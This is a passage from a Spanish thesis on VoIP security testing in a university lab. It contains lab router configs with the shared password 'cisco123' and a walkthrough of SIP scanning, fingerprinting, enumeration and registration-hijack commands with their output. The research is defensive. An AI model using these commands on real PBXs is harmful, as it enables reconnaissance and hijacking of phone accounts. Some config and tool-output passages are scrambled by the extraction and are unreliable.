- Muchos de los ataques que se realiza en la capa de aplicación afecta directamente a los protocolos SIP y RTP ya que estos son los más importantes para establecer la sesión y transmisión de voz, un ejemplo de ello es un ataque de DoS con sus técnicas de floods y fingerpinting, donde se puede bloquear el funcionamiento de la red VoIP o saturarla con solicitudes INVITE afectando a la Disponibilidad de la red en un 100%, pero si se emplea un IPS, se podrá eliminar esta vulnerabilidad a un 58.25%.
- Los ataques de enumeración son vulnerabilidades en cuanto a la información detallada de sus dispositivos, donde es fácil conocer su IP, hardware y software empleado en un 93.75% atacando a la confidencialidad y en 75% a la autenticación. En tal virtud, al momento de configurar los archivos de la PBX de Elastix se puede asegurar que la información no sea visualizada.
- Al emplear una metodología basada en las mejores prácticas de las empresas dedicadas a la seguridad VoIP, se refleja su resultado en la reducción de las

vulnerabilidades presentadas en la capa de aplicación de VoIP, en los siguientes porcentajes promedios por principio de seguridad: la Confidencialidad puede afectarse en un 43%, la Disponibilidad un 22,94%, la Autenticación 17,75% e Integridad en un 8,38%.

### **RECOMENDACIONES**

- ♣ Emplear una metodología y políticas de seguridad en una red VoIP, permitirá
  conseguir una fortaleza en nuestra intranet, ya que evita en cierta medida
  futuros ataques, sean de enumeración, DoS, MitM y Eavesdroping.
- ♣ Al momento de crear certificados digitales que aseguren los dispositivos VoIP como su PBX y teléfonos IP, se debe considerar el tiempo para su caducidad, pero es recomendable que se lo cree para 2 años y con el uso de RSA 2048, considerada de alto grado de seguridad por poseer una encriptación fuerte y difícil de romper.
- ↓ Utilizar ARP estático para aquellos hosts que posean un nivel crítico de seguridad como puestos gerenciales, finanzas o estratégico empresarial.
- ♣ Cambiar los puertos de uso de VoIP 5060 y 5061 a otros no conocidos por el futuro atacante.
- ♣ Realizar pent test de VoIP, para poder detectar posibles vulnerabilidades y corregirlas a tiempo, evitando así que nuestra información sea foco de malas intensiones.

### **BIBLIOGRAFÍA**

- [1] **AGUIRRE**. **J.** , y **otros** , Planificación de Seguridad en VoIP, 1ra. Edición., Buenos Aires-Argentina, Universidad Rio, 2009., 76p.
- [2] **CABALLERO J. y otros**, La Biblia del Hacker, 1ra. Edición., Madrid-España., Editorial Anaya, 2012., 893p.
- [3] **GARCÍA J.,y otros.**, Hacking y Seguridad en Internet, 1ra. Edición., Madrid-España, RA-MA, 2011, 568p.
- [4] **GUTIÉRREZ** G., Seguridad en VoIP: Ataques, Amenazas y Riesgos, 1ra. Edición., Valencia-España, Universidad de Valencia., 2010, 120p.
- [5] BASIC VULNERABILITY ISSUES FOR SIP SECURITY

http://download.securelogix.com/library/ SIP\_Security030105.pdf, [10-06-2012]

[6] CONFIDENCIALIDAD, INTEGRIDAD Y DISPONIBILIDAD DE LA INFORMACIÓN BELT.ES

http://www.belt.es/expertos/experto.asp?id=2245, [15-09-2012]

### [7] ENTERPRISE VOIP SECURITY BEST PRACTICES

http://www.juniper.net/solutions/literature/white\_papers/200179.pdf, , 2007 [10-06-2012]

### [8] HACKING VOIP EXPOSED

http://www.hackingvoip.com/, 2007 [12-06-2012]

### [9] PASOS PARA REALIZAR ARP SPOOFING

http://losindestructibles.wordpress.com/2011/04/15/572/ [15-10-2012]

### [10] PRACTICAL VOIP SECURITY

http://www.amazon.com/Practical-VoIP-Security-Thomas-Porter/dp/1597490601, [10-06-2012]

### [11] RIESGOS REALES EN VOIP

http://www.securitybydefault.com/2012/09/riesgos-reales-en-voip.html, 2012 [20-08-2012]

### [12] **SEGURIDAD DE VOIP**

http://www.enterate.unam.mx/Articulos/2007/enero/voip.htm, 2008 [08-06-2012]

### [13] SEGURIDAD VOIP: FUZZING,

http://www.itblog.a-e.es/Seguridad/tabid/79/entryid/695/Default.aspx,

### [14] TECNOLOGÍA VOIP

http://www.slideshare.net/gastudillob/tecnoip-3, , 2011.

[10-10-2012]

### [15] **TELEFONÍA**

http://www.quarea.com/es/tutorial/sistemas\_abiertos\_telefonia, .

[10-06-2012]

### [16] VARIOS ARTÍCULOS-VOIP.

http://voipsa.org/Resources/articles.php, Varios artículos [12-08-2012]

### [17] VOIP-ATTACKS

http://druid.caughq.org/presentations/VoIP-Attacks.pdf, VoIP <attacks, [11-08-2012]

### [18] VOIP HACKS

http://www.oreilly.com/catalog/voipuss/

### [19] VOIP SECURITY, INFOSEWRITES,

http://www.infosecwriters.com/text\_resources/pdf/Voip\_JMccarron.pdf, A Brief Overview of VoIP Security

[10-06-2012]

### [20] VOIP VULNERABILITIES - REGISTRATION HIJACKING

http://download.securelogix.com/library/Registration\_hijacking\_060105.pdf, [10-07-2012]

### [21] VIDEOS DE MANUAL DE BACKTRACK- BACKTRACK

http://www.hackxcrack.es/forum/index.php?topic=5256.0 [10-09-2012]

# ANEXOS

### **ANEXO I**

ENFOQUE GENERAL DEL NIVEL DE INSEGURIDAD EN LA CAPA DE APLICACIÓN DE LA TRANSMISIÓN VOIP

### ENFOQUE GENERAL DEL NIVEL DE INSEGURIDAD EN LA CAPA DE APLICACIÓN DE LA TRANSMISIÓN VOIP

Un análisis global que se obtiene al momento de realizar el proceso de pruebas está descrito en la Tabla A.I.1 donde se muestra la afectación a los principios de seguridad por ataque o vulnerabilidad.

ABREVIATURAS MEDICIÓN


CF: ConfidencialidadBAJO: 1DP: DisponibilidadMEDIO: 2AT: AutenticaciónALTO: 3

IT: Integridad

Tabla A.I. 1 Nivel del Ataque por Principio de Seguridad sin metodología

ATAQUE	CF		DP			AT			IT			
	В	M	Α	В	M	Α	В	M	Α	В	M	Α
Eavesdroping Client			3	1				2		1		
Eavesdroping Server			3	1				2		1		
Fingerprinter-Fuzzing			3	1					3	1		
Footprinting		2			2				3	1		
Denegación de Servicio		2				3			3		2	
Spoofing		2				3		2				3
TOTAL POR NIVEL	0	6	9	3	2	6	0	6	9	4	2	3
PROMEDIO			15		ı	11		ı	15		ı	9
% PRINC- SEGURIDAD	8	3,33	%	6	1,11	%	83	3,33%	6	5	0,00	%

Elaborado por: Ing. Germania Veloz R.



**Figura A.I.1**.- Análisis del nivel de Inseguridad por Principio de Seguridad **Elaborado Por**: Ing. Germania R. Veloz R.

El resultado fue obtenido dando un peso de inseguridad a cada uno de los ataques de 1 a 3, posteriormente se establece que si en cada ataque se obtiene 18 es altamente inseguro en ese parámetro de seguridad (Confidencialidad, Disponibilidad, Autenticación, Integridad), por tanto se realiza una regla de tres con el total de cada uno de ellos.

% Inseguridad/nivel= (B+M+A)/18\*100 %Inseguridad/nivel=(15)/18\*100 %Inseguridad/nivel( CF)=83,33%




Figura A.I.2.- Análisis del nivel de Inseguridad por Principio de Seguridad Realizado por: Ing. Germania R. Veloz R.


Tabla A.I. 2 Análisis de Inseguridad por Ataque

ATAQUE		CF			DP		AT		IT			%	
	В	M	Α	В	М	Α	В	M	Α	В	M	Α	INSEGURIDAD
Eavesdroping Client			3	1				2		1			58,33%
Eavesdroping Server			3	1				2		1			58,33%
Fingerprinter-Fuzzing			3	1					3	1			66,67%
Footprinting		2			2				3	1			66,67%
Denegación de Servicio		2				3			3		2		83,33%
Spoofing		2				3		2				3	83,33%

Realizado Por: Ing. Germania Veloz R.

Según la tabla A.2, se puede determinar que el nivel de inseguridad analizado en función de cada uno de los ataques realizados en el escenario de prueba es elevado. Si se cumpliera que es alto en todas las categorías encontraremos una suma de 12. Por tanto, los cálculos se establecieron dando un peso de 1:bajo, 2:medio o 3:alto, en cada uno de los principios por ataque empleando la siguiente relación.

% Inseguridad/ataque= (CF+DP+AT+IT)/12\*100 %Inseguridad/ataque=(7)/12\*100 %Inseguridad/ataque(Eavesdroping Client=58,33%



**Figura A.I.3.**- Análisis por ataque del nivel de Inseguridad **Realizado Por**: Ing. Germania R. Veloz R.

Por tanto, se puede establecer que los ataques superan el 50% de inseguridad, describiendo su nivel en la tabla A.I.2.

### **ANEXO II**

**CONFIGURACIÓN DE EQUIPOS** 

### **CONFIGURACIÓN DE EQUIPOS**




Figura A.II. 1.- Escenario de prueba Intranet en Academia Cisco-ESPOCH

```
ROUTER 1.
                                                 no ipv6 cef
Ţ
                                                 multilink bundle-name authenticated
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
                                                 voice-card 0
no service password-encryption
hostname R1
                                                 archive
                                                  log config
boot-start-marker
                                                   hidekeys
boot-end-marker
                                                 interface FastEthernet0/0
logging message-counter syslog
                                                  ip address 10.1.4.1 255.255.255.252
enable secret 5
$1$j/RG$HGHYx1pMywV8kNy4rcmR7.
                                                  duplex auto
                                                  speed auto
no aaa new-model
                                                 interface FastEthernet0/1
                                                  ip address 10.1.2.1 255.255.255.252
dot11 syslog
ip source-route
                                                  duplex auto
                                                  speed auto
                                                 interface Serial0/0/0
ip cef
                                                  ip address 10.1.1.1 255.255.255.252
!
```

interface Serial0/0/1 no ip address shutdown clock rate 128000	redistribute eigrp 150 metric 120 subnets network 10.1.3.0 0.0.0.3 area 0 network 10.1.4.0 0.0.0.3 area 0 ! ip forward-protocol nd
interface Serial0/1/0 no ip address shutdown clock rate 2000000	no ip http server no ip http secure-server ! !
interface Serial0/1/1 no ip address clock rate 2000000	control-plane ! ! mgcp fax t38 ecm !
interface Serial0/2/0 no ip address shutdown clock rate 2000000 !	! gatekeeper shutdown ! !
interface Serial0/2/1 ip address 10.1.3.1 255.255.252 clock rate 128000 ! router eigrp 150 redistribute ospf 1 metric 128 10 250 150 1500 network 10.0.0.0 auto-summary !	line con 0 logging synchronous line aux 0 line vty 0 4 password cisco123 logging synchronous login ! scheduler allocate 20000 1000 end
router ospf 1 log-adjacency-changes  ROUTER 2.	
! version 12.4 service timestamps debug datetime msec service timestamps log datetime msec no service password-encryption ! hostname R2	! ! no ip domain lookup no ipv6 cef ! multilink bundle-name authenticated !
boot-start-marker boot-end-marker ! logging message-counter syslog enable secret 5 \$1\$NCII\$ZKP.rLKM1x4h3LcIV4dVH.	voice-card 0 ! ! archive log config hidekeys
! no aaa new-model ! dot11 syslog ip source-route !	! ! interface FastEthernet0/0 no ip address duplex auto speed auto
! in cef	! interface FastEthernet0/1

ip address 192.168.1.1 255.255.255.0 duplex auto speed auto standby 0 ip 192.168.1.100 standby 0 preempt	no ip http secure-server ! ! ! control-plane !
interface Serial0/1/0 ip address 10.1.1.2 255.255.255.252 clock rate 128000	mgcp fax t38 ecm ! !
!	gatekeeper
interface Serial0/1/1	shutdown
no ip address	!
shutdown	!
clock rate 2000000	line con 0
!	logging synchronous
router eigrp 150	line aux 0
network 10.0.0.0	line vty 0 4
network 192.168.1.0	password cisco123
no auto-summary	login
!	!
ip forward-protocol nd	scheduler allocate 20000 1000
no ip http server	end

### **ROUTER 3**

```
version 12.4
                                                 voice-card 0
service timestamps debug datetime msec
service timestamps log datetime msec
                                                 !
no service password-encryption
                                                 archive
                                                  log config
                                                  hidekeys
hostname R3
boot-start-marker
boot-end-marker
                                                 interface FastEthernet0/0
                                                  ip address 192.168.1.10 255.255.255.0
                                                  duplex auto
logging message-counter syslog
enable secret 5
                                                  speed auto
                                                  standby 0 ip 192.168.1.100
$1$JPZX$7UMi6DCtY/HE2j.vCzjHJ0
                                                  standby 0 preempt
no aaa new-model
                                                 interface FastEthernet0/1
dot11 syslog
                                                  ip address 10.1.2.2 255.255.255.252
ip source-route
                                                  duplex auto
                                                  speed auto
                                                 interface Serial0/0/0
ip cef
                                                  no ip address
                                                  shutdown
no ip domain lookup
                                                  clock rate 2000000
no ipv6 cef
                                                 interface Serial0/0/1
multilink bundle-name authenticated
                                                  no ip address
                                                  shutdown
```

clock rate 2000000	mgcp fax t38 ecm
!	!
router eigrp 150	!
network 10.0.0.0	gatekeeper
network 192.168.1.0	shutdown
no auto-summary	!
!	!
ip forward-protocol nd	line con 0
no ip http server	logging synchronous
no ip http secure-server	line aux 0
!	line vty 0 4
!	password cisco123
!	login
control-plane	!
!	scheduler allocate 20000 1000
!	end
ROUTER 4	
!	hidekeys
version 12.4	!
service timestamps debug datetime msec	!
service timestamps log datetime msec	interface FastEthernet0/0
no service password-encryption	ip address 192.168.2.1 255.255.255.0
!	duplex auto
hostname R4	speed auto
!	standby 0 ip 192.168.2.100
boot-start-marker	standby 0 preempt
boot-end-marker	!
!	interface FastEthernet0/1
logging message-counter syslog	no ip address
enable secret 5	shutdown
\$1\$6n1j\$8VVkIFB2HbWBWHNjynZn2/	duplex auto
!	speed auto
no aaa new-model	!
!	interface FastEthernet0/3/0
dot11 syslog	!
ip source-route	interface FastEthernet0/3/1
!	!
! ,	interface FastEthernet0/3/2
ip cef	!
!	interface FastEthernet0/3/3
!	!
no ip domain lookup	interface Serial0/2/0
no ipv6 cef	ip address 10.1.3.2 255.255.255.252
	no fair-queue
multilink bundle-name authenticated	! :tf
!	interface Serial0/2/1
!	no ip address
!	shutdown
!	clock rate 125000
!	! interfece \/le=4
voice-card 0	interface Vlan1
!	no ip address
! arabiya	! router eigra 150
archive	router eigrp 150
log config	network 10.0.0.0

```
auto-summary
                                                  mgcp fax t38 ecm
router ospf 1
log-adjacency-changes
                                                  gatekeeper
network 10.1.3.0 0.0.0.3 area 0
                                                   shutdown
network 192.168.2.0 0.0.0.255 area 0
ip forward-protocol nd
                                                  line con 0
no ip http server
                                                   logging synchronous
no ip http secure-server
                                                  line aux 0
                                                  line vty 0 4
control-plane
                                                   password cisco123
voice-port 0/1/0
                                                   login
voice-port 0/1/1
                                                  scheduler allocate 20000 1000
Router 5
!
                                                  Ţ
version 12.4
service timestamps debug datetime msec
                                                  interface FastEthernet0/0
service timestamps log datetime msec
                                                   ip address 192.168.2.10 255.255.255.0
                                                   duplex auto
no service password-encryption
                                                   speed auto
hostname R5
                                                   standby 0 ip 192.168.2.100
                                                   standby 0 preempt
boot-start-marker
boot-end-marker
                                                  interface FastEthernet0/1
                                                   ip address 10.1.4.2 255.255.255.252
                                                   duplex auto
logging message-counter syslog
enable secret 5
                                                   speed auto
$1$zdix$Un0ySMMEuYh2Lx6PripsF1
                                                  interface Serial0/0/0
no aaa new-model
                                                   no ip address
                                                   shutdown
dot11 syslog
                                                   clock rate 2000000
ip source-route
                                                  interface Serial0/0/1
                                                   no ip address
                                                   shutdown
ip cef
                                                  router ospf 1
                                                   log-adjacency-changes
no ip domain lookup
                                                   network 10.1.4.0 0.0.0.3 area 0
no ipv6 cef
                                                   network 192.168.2.0 0.0.0.255 area 0
multilink bundle-name authenticated
                                                  ip forward-protocol nd
                                                  no ip http server
voice-card 0
                                                  no ip http secure-server
archive
```

control-plane

log config

hidekeys

! mgcp fax t38 ecm ! ! gatekeeper shutdown !	logging synchronous line aux 0 line vty 0 4 password cisco123 login ! scheduler allocate 20000 1000
!!	scheduler allocate 20000 1000 end
line con 0	

### **SHOST**

version 12.2 no service pad service timestamps debug datetime msec service timestamps log datetime msec	interface FastEthernet0/5 spanning-tree portfast ! interface FastEthernet0/6
no service password-encryption !	spanning-tree portfast !
hostname shost !	interface FastEthernet0/7 spanning-tree portfast
boot-start-marker boot-end-marker ! enable secret 5	interface FastEthernet0/8 spanning-tree portfast
\$1\$A7U9\$4P/I8xgndshKvBZRTqBuM. ! no aaa new-model	interface FastEthernet0/9 spanning-tree portfast
system mtu routing 1500 ip subnet-zero !	interface FastEthernet0/10 spanning-tree portfast
ip dhcp pool red network 192.168.1.0 255.255.255.0 default-router 192.168.1.100	interface FastEthernet0/11 spanning-tree portfast !
! no ip domain-lookup !	interface FastEthernet0/12 spanning-tree portfast !
! spanning-tree mode pvst spanning-tree extend system-id	interface FastEthernet0/13 spanning-tree portfast !
! vlan internal allocation policy ascending !	interface FastEthernet0/14 spanning-tree portfast !
! ! interface FastEthernet0/1	interface FastEthernet0/15 spanning-tree portfast
spanning-tree portfast !	interface FastEthernet0/16 spanning-tree portfast
interface FastEthernet0/2 spanning-tree portfast !	! interface FastEthernet0/17 spanning-tree portfast
interface FastEthernet0/3 spanning-tree portfast !	! interface FastEthernet0/18 spanning-tree portfast
interface FastEthernet0/4 spanning-tree portfast !	! interface FastEthernet0/19 spanning-tree portfast

```
interface Vlan1
interface FastEthernet0/20
                                                     ip address 192.168.1.200 255.255.255.0
                                                     no ip route-cache
spanning-tree portfast
interface FastEthernet0/21
                                                    ip default-gateway 192.168.1.100
spanning-tree portfast
                                                    ip http server
interface FastEthernet0/22
                                                    control-plane
spanning-tree portfast
interface FastEthernet0/23
                                                    line con 0
                                                     logging synchronous
spanning-tree portfast
                                                    line vty 0 4
interface FastEthernet0/24
                                                     password cisco123
spanning-tree portfast
                                                     login
                                                    line vty 5 15
interface GigabitEthernet0/1
                                                     login
interface GigabitEthernet0/2
                                                    end
```

#### **SSERVER**

```
spanning-tree portfast
version 12.2
no service pad
                                                   interface FastEthernet0/3
service timestamps debug uptime
                                                    spanning-tree portfast
service timestamps log uptime
no service password-encryption
                                                   interface FastEthernet0/4
                                                    spanning-tree portfast
hostname sserver
                                                   interface FastEthernet0/5
enable secret 5
                                                    spanning-tree portfast
$1$UMcE$lu6bydlQAU6YnBX6PV3Yi/
                                                   interface FastEthernet0/6
no aaa new-model
                                                    spanning-tree portfast
ip subnet-zero
                                                   interface FastEthernet0/7
ip dhcp pool servidores
                                                    spanning-tree portfast
 network 192.168.2.0 255.255.255.0
 default-router 192.168.2.100
                                                   interface FastEthernet0/8
                                                    spanning-tree portfast
no ip domain-lookup
                                                   interface FastEthernet0/9
                                                    spanning-tree portfast
no file verify auto
                                                   interface FastEthernet0/10
spanning-tree mode pvst
                                                    spanning-tree portfast
spanning-tree extend system-id
                                                   interface FastEthernet0/11
vlan internal allocation policy ascending
                                                    spanning-tree portfast
                                                   interface FastEthernet0/12
interface FastEthernet0/1
spanning-tree portfast
                                                    spanning-tree portfast
interface FastEthernet0/2
                                                   interface FastEthernet0/13
```

```
spanning-tree portfast
                                                    !
                                                    end
interface FastEthernet0/14
spanning-tree portfast
interface FastEthernet0/15
spanning-tree portfast
interface FastEthernet0/16
spanning-tree portfast
interface FastEthernet0/17
spanning-tree portfast
interface FastEthernet0/18
spanning-tree portfast
interface FastEthernet0/19
spanning-tree portfast
interface FastEthernet0/20
spanning-tree portfast
interface FastEthernet0/21
spanning-tree portfast
interface FastEthernet0/22
spanning-tree portfast
interface FastEthernet0/23
spanning-tree portfast
interface FastEthernet0/24
spanning-tree portfast
interface GigabitEthernet0/1
interface GigabitEthernet0/2
interface Vlan1
ip address 192.168.2.200 255.255.255.0
no ip route-cache
ip default-gateway 192.168.2.100
ip http server
control-plane
line con 0
logging synchronous
line vty 0 4
password cisco123
login
line vty 5 15
login
```


### **ANEXO III**

**III. A PENTESTING VOIP** 

#### PENTESTING VOIP

Dentro de Backtrack se dispone de un conjunto de herramientas que se emplean para realizar un pentesting VoIP que se encuentra en el directorio:

root @ bt: ~ # cd / pentest / voip / root @ bt :/ pentest / voip # Gráficamente:



#### RECOPILACIÓN DE INFORMACIÓN

Se busca Lo que nos interesa es la búsqueda de hospederos vivos, el tipo y la versión PBX, servidores VoIP / gateways, clientes (hardware y software) los tipos y versiones, etc ... En vez de enumerar los nombres de usuario "" vamos a enumerar las extensiones SIP. 14

SMAP: Escáner simple para dispositivos con capacidad SIP SMAP envía de varias solicitudes SIP en espera de respuestas de SIP habilitado router DSL, apoderados y agentes de usuario.

 $<sup>^{14}\,</sup>http://www.backtrack-linux.org/wiki/index.php/Pentesting\_VOIP$ 

Se podría considerar un mash up de NMAP y SIPSAK.

Escanear un único host

```
root @ bt :/ pentest / VoIP / SMAP #. / SMAP 192.168.1.104

SMAP 0.6.0 http://www.wormulon.net/ A3a-1

192.168.1.104: accesible ICMP, SIP habilitado

1 host escaneado, 1 alcanzable ICMP, 1 con capacidad SIP (100,0%)
```

♣ Escanear un rango de direcciones IP.

```
root @ bt :/ pentest / VoIP / SMAP #. / 192.168.1.130/24 SMAP

SMAP 0.6.0 http://www.wormulon.net/ 192.168.1.20: accesible ICMP, SIP habilitado

192.168.1.22: accesible ICMP, SIP habilitado 192.168.1.0: ICMP inalcanzable, SIP deshab
```

♣ Tipo cliente / servidor y versión:

```
root @ bt :/ pentest / VoIP / SMAP #. / SMAP-O 192.168.1.104

SMAP 0.6.0 http://www.wormulon.net/

192.168.1.104: accesible ICMP, SIP habilitado
mejor estimación (70% seguro) huella digital:
Asterisk PBX SVN-r56579 tronco-
User-Agent: Asterisk PBX

1 host escaneado, 1 alcanzable ICMP, 1 con capacidad SIP (100,0%)
```

SIPSAK: Es usado para validar aplicaciones SIP y dispositivos que usan el método de OPTION request. Puede ser usada para Fingerprint y ataques de enumeración.

```
root@bt:-# sipmak -vv -s sip:192.168.1.221

massage received:
SIP/2.0 200 0K
Vis. SIP/2.0 200 0K
Vis. SIP/2.0 0.1.1:51601;branch=z8hG4bK.18alb21f;rport;alias
From: sip:sipmak[2.7.0.1.1:51601;tag=57ac9e5
To: sip:192.168.1.221tag=1c1785761661
Call-ID: 1590420218127.0.1.1
CSeq: 1 0FITONS
Contact:
Supported: em,100rel,timer,replaces,path,resource-priority
Allow: REGISTER,OFITONS,INVITE,ACK,CANCEL,BYE,NOTIFY,FRACK,REFER,INFO,SUBSCRIBE,UFDATE
Server: Audiocode=sign-faceway-MF-114 EX5/v.5.400.400.005
X-Resources: telchs=4/0:mediachs=0/0
Accept: application/sdp
Content-Inpe: application/sdp
Content-Inpe: application/sdp
Content-Inpe: application/sdp
Content-Inpe: application/sdp
Content-Inpe: 12.168.1.221
t=0 0
m-audio 6000 RIF/AVF 18 8 0 127
a=tpmap:18 G729/8000
a=tpmap:19 FCH4/8000
a=tpmap:19 FCH4/8000
a=tpmap:19 CH4/8000
a=tpmap:19 CH4/8000
a=tpmap:19 0-15
a=spendrecv
a=telphace-event/8000
a=tpmap:127 telephone-event/8000
a=tpmap:127 telephone-even
```

Sip-scan: Escanea los host activos.

```
root@bt:/pentest/voip/sipscan# ./sip-scan -i eth0 192.168.1.1-254
192.168.1.20: Grandstream HT-502 V1.2A 1.0.1.35
192.168.1.21: Grandstream HT-502 V1.2A 1.0.1.35
192.168.1.22: Asterisk PBX
192.168.1.104: Asterisk PBX
192.168.1.104: Asterisk PBX
192.168.1.128: FreeSWITCH-mod sofia/1.0.trunk-16055
192.168.1.174: Grandstream HT-502 V1.2A 1.0.1.35
192.168.1.175: Asterisk PBX 1.6.0.9-samy-27
192.168.1.219: "Exelmind Call-Control Switch (CCS)"
192.168.1.248: MailVision HostLynx/2.1 'GA'
```

Svmap.py: Conjunto de herramientas llamado sipvicious y es mi favorito escáner de elección Puede ser utilizado para escanear identificar y huella digital de una sola dirección IP o un rango de direcciones IP. Emplea el método por defecto OPTION, pero se puede enviar un INVITE.

Svwar: permite enumerar las extensiones utilizando una gama de extensiones o utilizar un archivo de diccionario svwar apoya todos los de los tres métodos de enumeración de extensión como se ha mencionado anteriormente, el método por defecto para la enumeración es registrarse.

### **ANEXO III. B**

## COMANDOS EMPLEADOS PARA REALIZAR ATAQUES

#### **COMANDOS EMPLEADOS PARA REALIZAR ATAQUES**


#### 1. FINGERPRINTING

root@bt:/pentest/voip/smap# ./smap 192.168.1.0/24

Escanea la red en búsqueda de dispositivos sip disponibles en base a icmp

root@bt:/pentest/voip/smap# ./smap 192.168.1.0/24 –O

Escanea la red en búsqueda de dispositivos sip de una manera profunda tomando en cuenta la base de dato almacenada fingerprint.db



### Sipsak

root@bt:/pentest/voip/smap# sipsak -vv -s sip:192.168.1.126 levanta una cliente ficticio en el atacante a fin de descubrir cuáles son las opciones que permite el servidor sip mediante solicitudes option

root@bt:/pentest/voip/smap# sipsak -T -s sip:100@192.168.1.126 realiza una búsqueda de la ruta de la extensión, de la misma manera que el commando traceroute para IP

root@bt:/pentest/voip/smap# sipsak -U -C sip:300@192.168.1.126 -x 3600 -a luis2012 -s sip:100@192.168.1.126 Dos sobre la victima que se ha conseguido el password.


```
Application | Rimace and nin inchalled analizations | Mon Oct 15, 22:54 | Mon Oct 15,
```

```
elastixserver*CLI>
elastixser∨er*CLI>
elastixserver*CLI>
elastixserver*CLI>
elastixserver*CLI>
elastixserver*CLI>
elastixserver*CLI>
elastixser∨er*CLI>
elastixserver*CLI>
elastixserver*CLI>
elastixserver*CLI>
elastixserver*CLI>
elastixserver*CLI>
elastixserver*CLI>
elastixserver*CLI>
elastixserver*CLI>
elastixser∨er*CLI>
elastixserver*CLI>
elastixserver*CLI>
    -- Unregistered SIP '100'
      Registered SIP '100' at 192.168.1.122:5060
      > Saved useragent "Zoiper rev.6751" for peer 100
      Registered SIP '100' at 192.168.1.125:46946
       > Saved useragent "sipsak 0.9.6" for peer 100
elastixserver*CLI>
```

